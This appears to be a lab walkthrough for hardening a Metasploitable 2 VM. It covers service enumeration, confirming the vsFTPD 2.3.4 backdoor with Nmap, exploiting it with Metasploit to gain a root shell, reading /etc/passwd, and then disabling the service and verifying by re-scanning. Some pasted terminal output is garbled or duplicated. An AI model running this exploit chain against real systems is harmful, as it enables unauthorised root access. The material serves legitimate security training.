tcp        0      0 0.0.0.0:2049       0.0.0.0:*          LISTEN      -
tcp        0      0 0.0.0.0:514        0.0.0.0:*          LISTEN      4466/xinetd
tcp        0      0 0.0.0.0:49091      0.0.0.0:*          LISTEN      4599/rmiregistry
tcp        0      0 0.0.0.0:51427      0.0.0.0:*          LISTEN      -
tcp        0      0 0.0.0.0:50856      0.0.0.0:*          LISTEN      4375/rpc.mountd
tcp        0      0 0.0.0.0:8009       0.0.0.0:*          LISTEN      4561/jsvc
tcp        0      0 0.0.0.0:6697       0.0.0.0:*          LISTEN      4607/unrealircd
tcp        0      0 0.0.0.0:3306       0.0.0.0:*          LISTEN      4207/mysqld
tcp        0      0 0.0.0.0:1099       0.0.0.0:*          LISTEN      4599/rmiregistry
tcp        0      0 0.0.0.0:6667       0.0.0.0:*          LISTEN      4607/unrealircd
tcp        0      0 0.0.0.0:139        0.0.0.0:*          LISTEN      4450/smbd
tcp        0      0 0.0.0.0:5900       0.0.0.0:*          LISTEN      4621/Xtightvnc
tcp        0      0 0.0.0.0:111        0.0.0.0:*          LISTEN      3695/portmap
tcp        0      0 0.0.0.0:6000       0.0.0.0:*          LISTEN      4621/Xtightvnc
tcp        0      0 0.0.0.0:80         0.0.0.0:*          LISTEN      4579/apache2
tcp        0      0 0.0.0.0:41330      0.0.0.0:*          LISTEN      3711/rpc.statd
tcp        0      0 0.0.0.0:8787       0.0.0.0:*          LISTEN      4603/ruby
tcp        0      0 0.0.0.0:8180       0.0.0.0:*          LISTEN      4561/jsvc
tcp        0      0 0.0.0.0:1524       0.0.0.0:*          LISTEN      4466/xinetd
tcp        0      0 0.0.0.0:21         0.0.0.0:*          LISTEN      4466/xinetd
tcp        0      0 0.192.168.56.102:53 0.0.0.0:*          LISTEN      4067/named
tcp        0      0 0.127.0.0.1:53     0.0.0.0:*          LISTEN      4067/named
tcp        0      0 0.0.0.0:23         0.0.0.0:*          LISTEN      4466/xinetd
tcp        0      0 0.0.0.0:5432       0.0.0.0:*          LISTEN      4286/postgres
tcp        0      0 0.0.0.0:25         0.0.0.0:*          LISTEN      4441/master
tcp        0      0 0.127.0.0.1:953    0.0.0.0:*          LISTEN      4067/named
tcp        0      0 0.0.0.0:445        0.0.0.0:*          LISTEN      4450/smbd
tcp6       0      0 :::2121            :::*               LISTEN      4595/proftpd: (acce
tcp6       0      0 :::3632            :::*               LISTEN      4312/distccd
tcp6       0      0 :::53              :::*               LISTEN      4067/named
tcp6       0      0 :::22              :::*               LISTEN      4089/sshd
tcp6       0      0 :::5432            :::*               LISTEN      4286/postgres
tcp6       0      0 :::1:953           :::*               LISTEN      4067/named
udp        0      0 0.0.0.0:2049       0.0.0.0:*          -
udp        0      0 0.0.0.0:514        0.0.0.0:*          5478/syslogd

```

```

tcp        0      0 0.0.0.0:1524        0.0.0.0:*           LISTEN      4466/xinetd
tcp        0      0 0.0.0.0:21         0.0.0.0:*           LISTEN      4466/xinetd
tcp        0      0 192.168.56.102:53   0.0.0.0:*           LISTEN      4067/named
tcp        0      0 127.0.0.1:53        0.0.0.0:*           LISTEN      4067/named
tcp        0      0 0.0.0.0:23         0.0.0.0:*           LISTEN      4466/xinetd
tcp        0      0 0.0.0.0:5432        0.0.0.0:*           LISTEN      4286/postgres
tcp        0      0 0.0.0.0:25         0.0.0.0:*           LISTEN      4441/master
tcp        0      0 127.0.0.1:953       0.0.0.0:*           LISTEN      4067/named
tcp        0      0 0.0.0.0:445        0.0.0.0:*           LISTEN      4450/smbd
tcp6       0      0 :::2221            :::*                LISTEN      4595/proftpd: (acce
tcp6       0      0 :::3632            :::*                LISTEN      4312/distccd
tcp6       0      0 :::53              :::*                LISTEN      4067/named
tcp6       0      0 :::22              :::*                LISTEN      4089/sshd
tcp6       0      0 :::5432            :::*                LISTEN      4286/postgres
tcp6       0      0 :::1:953           :::*                LISTEN      4067/named
udp        0      0 0.0.0.0:2049       0.0.0.0:*           -
udp        0      0 0.0.0.0:514        0.0.0.0:*           -
udp        0      0 192.168.56.102:137 0.0.0.0:*           -
udp        0      0 0.0.0.0:137        0.0.0.0:*           -
udp        0      0 0.0.0.0:34057      0.0.0.0:*           -
udp        0      0 192.168.56.102:138 0.0.0.0:*           -
udp        0      0 0.0.0.0:138        0.0.0.0:*           -
udp        0      0 0.0.0.0:43660      0.0.0.0:*           -
udp        0      0 0.0.0.0:919        0.0.0.0:*           -
udp        0      0 0.0.0.0:45224      0.0.0.0:*           -
udp        0      0 192.168.56.102:53   0.0.0.0:*           -
udp        0      0 127.0.0.1:53       0.0.0.0:*           -
udp        0      0 0.0.0.0:68         0.0.0.0:*           -
udp        0      0 0.0.0.0:69         0.0.0.0:*           -
udp        0      0 0.0.0.0:111        0.0.0.0:*           -
udp        0      0 0.0.0.0:59387      0.0.0.0:*           -
udp6      0      0 :::53              :::*                -
udp6      0      0 :::45258           :::*                -
<$ sudo service --status-all 2>&1 | grep '\[ + \]'
msfadmin@metasploitable:~$ sudo service --status-all 2>&1 | grep '\[ + \]'
msfadmin@metasploitable:~$

```

Because you're logged in as **msfadmin**, **netstat** couldn't show all process names:

"You would have to be root to see it all."

So let's get the privileged baseline.

Choose what we're actually going to remediate, focus on **four remediation actions**:

Disable Telnet — TCP 23

23 → xinetd

Telnet transmits credentials without adequate encryption and should generally be replaced with SSH.

Remediation goal: TCP 23 should no longer be listening.

Disable the exposed root shell — TCP 1524

1524 → xinetd

Nmap identified this as:

Metasploitable root shell

That's an extremely serious configuration issue.

Remediation goal: TCP 1524 should no longer be listening.

Disable the UnrealIRCd service — TCP 6667

6667 → unrealircd

And Nmap specifically detected a likely backdoored version.

Remediation goal: TCP 6667 should no longer be listening.

Disable the vulnerable vsFTPD service — TCP 21

21 → xinetd

Nmap identified:

CVE-2011-2523 — vsFTPD 2.3.4 backdoor

This is an excellent vulnerability to demonstrate because you have both:

- service/version evidence
- vulnerability-scan evidence

Remediation goal: TCP 21 should no longer be listening.

A privileged local service enumeration was performed using `sudo netstat -tulpn`. The assessment identified multiple network-facing services, including Telnet, FTP, an exposed bindshell, and UnrealIRCd. Several of these services were previously identified by Nmap as vulnerable or insecure. The assessment prioritized unnecessary and high-risk services for remediation while preserving required services such as SSH for secure remote administration.

Service	Port	Process	Finding	Remediation
FTP	21	xinetd	vsFTPD 2.3.4 backdoor	Disable
SSH	22	sshd	Secure remote administration	Keep
Telnet	23	xinetd	Insecure remote administration	Disable
Root shell	1524	xinetd	Unauthorized remote root shell	Disable
UnrealIRCd	6667	unrealircd	Backdoored IRC service	Disable


Currently **SSH'd into the machine**, we're going to **leave SSH (port 22) alone**.

Otherwise, you could accidentally lock yourself out of your Metasploitable VM.

Our first remediation will be Telnet.

```
msfadmin@metasploitable:~$ sudo service --status-all 2>&1 | grep '\[ + \]'
</etc/inetd.conf /etc/xinetd.conf /etc/xinetd.d/* 2>/dev/null
/etc/inetd.conf:2:telnet                                stream tcp      nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.telnetd
```

This will tell us **how Telnet is configured on this particular Metasploitable installation.**



```
Windows PowerShell
msfadmin@metasploitable:~$ sudo cat /etc/xinetd.conf
# Simple configuration file for xinetd
#
# Some defaults, and include /etc/xinetd.d/

defaults
{
    # Please note that you need a log_type line to be able to use log_on_success
    # and log_on_failure. The default is the following :
    # log_type = SYSLOG daemon info
}

includedir /etc/xinetd.d
msfadmin@metasploitable:~$ sudo ls -la /etc/xinetd.d/
total 32
drwxr-xr-x  2 root root 4096 2012-05-20 14:17 .
drwxr-xr-x 94 root root 4096 2026-08-12 18:13 ..
-rw-r--r--  1 root root  793 2007-12-03 19:16 chargen
-rw-r--r--  1 root root  660 2007-12-03 19:16 daytime
-rw-r--r--  1 root root  540 2007-12-03 19:16 discard
-rw-r--r--  1 root root  580 2007-12-03 19:16 echo
-rw-r--r--  1 root root  727 2007-12-03 19:16 time
-rw-r--r--  1 root root  576 2012-05-20 14:17 vsftpd
<$ sudo grep -R "service\|server\|port" /etc/xinetd.d/ 2>/dev/null
/etc/xinetd.d/discard:# description: An RFC 863 discard server.
/etc/xinetd.d/discard:service discard
/etc/xinetd.d/discard:service discard
/etc/xinetd.d/daytime:# description: An internal xinetd service which gets the current system time
/etc/xinetd.d/daytime:service daytime
/etc/xinetd.d/daytime:service daytime
/etc/xinetd.d/chargen:# description: An xinetd internal service which generate characters. The
/etc/xinetd.d/chargen:# xinetd internal service which continuously generates characters until the
/etc/xinetd.d/chargen:service chargen
/etc/xinetd.d/chargen:service chargen
/etc/xinetd.d/vsftpd:# The vsftpd FTP server serves FTP connections. It uses
/etc/xinetd.d/vsftpd:service ftp
/etc/xinetd.d/vsftpd:server = /usr/sbin/vsftpd
/etc/xinetd.d/vsftpd:# server_args =
/etc/xinetd.d/time:# description: An RFC 868 time server. This protocol provides a
```

Your `/etc/xinetd.conf` says:

`includedir /etc/xinetd.d`

So xinetd loads individual service configurations from `/etc/xinetd.d/`.

And the important one is:

`/etc/xinetd.d/vsftpd`

which confirms **FTP on port 21 is being launched through xinetd.**

The other important finding is that **Telnet is not configured through `/etc/xinetd.d/` on this machine.** Your earlier `/etc/inetd.conf` output showed:

`telnet stream tcp nowait telnetd /usr/sbin/tcpd /usr/sbin/in.telnetd`

So Metasploitable is using a mixture of older service-management mechanisms. That's normal for this intentionally vulnerable VM.

Finding	Evidence	Risk
vsftpd 2.3.4	Nmap -sV	Critical — known backdoor
FTP runs as root initially	user = root in xinetd	High
Anonymous FTP enabled	anonymous_enable=YES	High
Local FTP logins enabled	local_enable=YES	Medium/High
FTP uploads enabled	write_enable=YES	High
Anonymous uploads enabled	anon_upload_enable=YES	High
Anonymous directory creation	anon_mkdir_write_enable=YES	High
Recursive directory listing	ls_recurse_enable=YES	Information disclosure
FTP is unencrypted	Configuration/comment	Credential exposure

we've confirmed that the vulnerable version Nmap detected is actually the FTP service being launched.

`ps` command returning nothing is **not a problem**. Because `xinetd` launches `vsftpd` on demand, there may not be a persistent `vsftpd` process sitting there when nobody is connected.

```
msfadmin@metasploitable:~$ ftp 192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.4)
Name (192.168.56.102:msfadmin): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
257 "/"
ftp>
```

Finding: Anonymous FTP Authentication Enabled

Host: 192.168.56.102

Port: 21/TCP

Service: vsFTPd 2.3.4

Authentication: Anonymous

Result: Successful

Impact: An unauthenticated remote user can access the FTP service and potentially read or write files depending on directory permissions.

```
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0          65534          4096 Mar 17  2010 .
drwxr-xr-x    2 0          65534          4096 Mar 17  2010 ..
226 Directory send OK.
ftp> cd /
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0          65534          4096 Mar 17  2010 .
drwxr-xr-x    2 0          65534          4096 Mar 17  2010 ..
226 Directory send OK.
ftp>
```

The FTP account can access the FTP root, but it **doesn't appear to have useful files or writable content there**. So don't interpret this as "anonymous users can read the entire Linux filesystem." They cannot.

Your finding should be documented as:

Anonymous FTP authentication is enabled, allowing unauthenticated users to establish an FTP session and access the FTP service's exposed directory.

The bigger finding is still:

vsFTPD 2.3.4 backdoor — CVE-2011-2523

And we already have Nmap evidence that the backdoor check resulted in:

uid=0(root) gid=0(root)

```
(kali㉿kali)-[~]
$ nmap -p 21 --script ftp-vsftpd-backdoor 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-14 18:33 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00054s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs: CVE:CVE-2011-2523 BID:48539
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   https://www.securityfocus.com/bid/48539
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
MAC Address: 08:00:27:C7:24:29 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
```

Finding: vsFTPD 2.3.4 Backdoor

Your targeted scan confirms:

- VULNERABLE:
- vsFTPD version 2.3.4 backdoor
- State: VULNERABLE (Exploitable)
- CVE-2011-2523

And the most important part:

- Shell command: id
- Results: uid=0(root) gid=0(root)

That means the Nmap vulnerability check was able to execute **id** through the backdoor and received **root-level privileges**.

Step	Evidence	Result
Discovery	nmap -sV	vsFTPD 2.3.4 found

Configuration	/etc/xinetd.d/vsftpd	FTP launches /usr/sbin/vsftpd
Manual test	FTP anonymous login	Anonymous access confirmed
Targeted scan	ftp-vsftpd-backdoor	CVE-2011-2523 confirmed
Impact validation	uid=0(root)	Root command execution confirmed

actually demonstrate the compromise

We're going to use **Metasploit**, because this is one of the classic Metasploitable exercises


```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ---      -
  CHOST      open_postgresql  no        The local client address
  CPORT      open_vnc         no        The local client port
  Proxies     open_x11         no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS      open_irc         yes|ircd   The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      open_ajp13       Apache/JSP The target port (TCP)
  MAC Address: 08:00:27:1C7:24:29 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable,localdomain,irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
Exploit target:
  0 Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ---      -
  CHOST      vsftpd version 2.3.4  no        The local client address
  CPORT      closure date: 2011-07-04  no        The local client port
  Proxies     no_resolver       no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS      192.168.56.102     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21                yes       The target port (TCP)
  Result: uid=0(root) gid=0(root)
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
Exploit target: www.securityfocus.com/bid/48539
http://www.scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:44567 -> 192.168.56.102:6200) at 2026-08-14 18:44:54 -0400
id
uid=0(root) gid=0(root)
whoami
root
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
  
```

Since **RHOSTS** is set to **192.168.56.102**, the next step is to launch the exploit against your **Metasploitable lab VM**.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:44567 -> 192.168.56.102:6200) at 2026-08-14 18:44:54 -0400
id
uid=0(root) gid=0(root)
whoami
root
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
  
```

Target: 192.168.56.102 — Metasploitable

Initial service: FTP/21

Software: vsFTPD 2.3.4

Vulnerability: CVE-2011-2523

Exploit: vsftpd_234_backdoor

Result: Remote command execution

Privilege: root

Evidence: uid=0(root) gid=0(root)

```
pwd
/
ls -la
total 89
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13540 Aug 12 21:22 dev
drwxr-xr-x 94 root root 4096 Aug 12 18:13 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwxr-xr-x 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw-r--r-- 1 root root 7984 Aug 12 17:01 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 122 root root 0 Aug 12 17:01 proc
drwxr-xr-x 13 root root 4096 Aug 12 17:01 root
drwxr-xr-x 2 root root 4096 May 13 2012/sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010/srv
drwxr-xr-x 12 root root 0 Aug 12 17:01/sys
drwxrwxrwt 4 root root 4096 Aug 12 22:09/tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010/usr
drwxr-xr-x 14 root root 4096 Mar 17 2010/var
lrwxrwxrwx 1 root root 29 Apr 28 2010/vmlinuz -> boot/vmlinuz-2.6.24-16-server
cat /etc/issue

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
```

```

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
ls -la /home/user
total 24
drwxr-xr-x 6 root:root 4096 Apr 16 2010 .
drwxr-xr-x 21 root:root 4096 May 20 2012 ..
drwxr-xr-x 2 root:nogroup 4096 Mar 17 2010 ftp
drwxr-xr-x 5 msfadmin:msfadmin 4096 May 20 2012 msfadmin
drwxr-xr-x 2 service:service 4096 Apr 16 2010 service
drwxr-xr-x 3 user:user 4096 May 7 2010 user
sudo -l
User root may run the following commands on this host:
  (ALL) ALL

```

Check	Result	Meaning
id	uid=0(root)	You have root privileges

whoami	root	Confirmed privileged account
hostname	metasploitable	Confirmed target
pwd	/	You're at the filesystem root
uname -a	Linux 2.6.24-16-server	Very old 32-bit Linux kernel
/etc/passwd	Multiple accounts	Enumerated local users
/home	msfadmin, user, service, etc.	Identified user directories
sudo -l	(ALL) ALL	Root can execute anything with sudo

Target: Metasploitable 2

Attacker: Kali Linux

Finding: vsFTPD 2.3.4 Backdoor

CVE: CVE-2011-2523

Initial severity: Critical

Initial impact: Root-level remote command execution

Remediation: Remove/upgrade vulnerable FTP service and restrict unnecessary FTP exposure

Verification: Re-scan and re-test vulnerability

Final status: Remediated

```
(kali㉿kali)-[~]  
$ nmap -sV -p 21 192.168.56.102  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-14 19:05 EDT  
Nmap scan report for 192.168.56.102  
Host is up (0.00072s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.4  
MAC Address: 08:00:27:C7:24:29 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds  
  
(kali㉿kali)-[~]
```

This is your **baseline evidence**:

FTP is exposed on TCP/21 and is running vsFTPD 2.3.4.

```
Windows PowerShell
# normal, unencrypted usernames and passwords for authentication.
# vsftpd is designed to be secure.
service ftp
{
    socket_type          = stream
    wait                 = no
    user                 = root
    server               = /usr/sbin/vsftpd
#    server_args          =
#    log_on_success       += DURATION USERID
#    log_on_failure       += USERID
    nice                 = 10
    disable              = no
}

msfadmin@metasploitable:~$ sudo nano /etc/xinetd.d/vsftpd
[sudo] password for msfadmin:
Error opening terminal: xterm-256color.
msfadmin@metasploitable:~$ sudo nano /etc/xinetd.d/vsftpd
Error opening terminal: xterm-256color.
[Wrote 18 lines ]

msfadmin@metasploitable:~$ cat /etc/xinetd.d/vsftpd
i# default: on
# description:
#   The vsftpd FTP server serves FTP connections. It uses
#   normal, unencrypted usernames and passwords for authentication.
# vsftpd is designed to be secure.
service ftp
{
    socket_type          = stream
    wait                 = no
    user                 = root
    server               = /usr/sbin/vsftpd
#    server_args          =
#    log_on_success       += DURATION USERID
#    log_on_failure       += USERID
    nice                 = 10
    disable              = yes
}
```

```
msfadmin@metasploitable:~$ sudo /etc/init.d/xinetd restart
* Stopping internet superserver xinetd          [ OK ]
* Starting internet superserver xinetd           [ OK ]
msfadmin@metasploitable:~$ sudo netstat -tulpn | grep :21
tcp6      0      0 :::2121          :::*              LISTEN     4505/proftpd: (acce
msfadmin@metasploitable:~$
```

```

(kali㉿kali)-[~]
└─$ nmap -sV -p 21 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-14 19:05 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00072s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:C7:24:29 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds

(kali㉿kali)-[~]
└─$ nmap -sV -p 21 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-14 19:12 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
21/tcp    closed ftp
MAC Address: 08:00:27:C7:24:29 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds

(kali㉿kali)-[~]
└─$ nmap -p 21 --script ftp-vsftpd-backdoor 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-14 19:13 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00075s latency).

PORT      STATE SERVICE
21/tcp    closed ftp
MAC Address: 08:00:27:C7:24:29 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds

```

	Before remediation	After remediation
Port 21	open	closed
Service	vsFTPd 2.3.4	Not exposed
CVE-2011-2523	Vulnerable	Not detectable

Exploitation	Root shell obtained	No exposed FTP service
Configuration	disable = no	disable = yes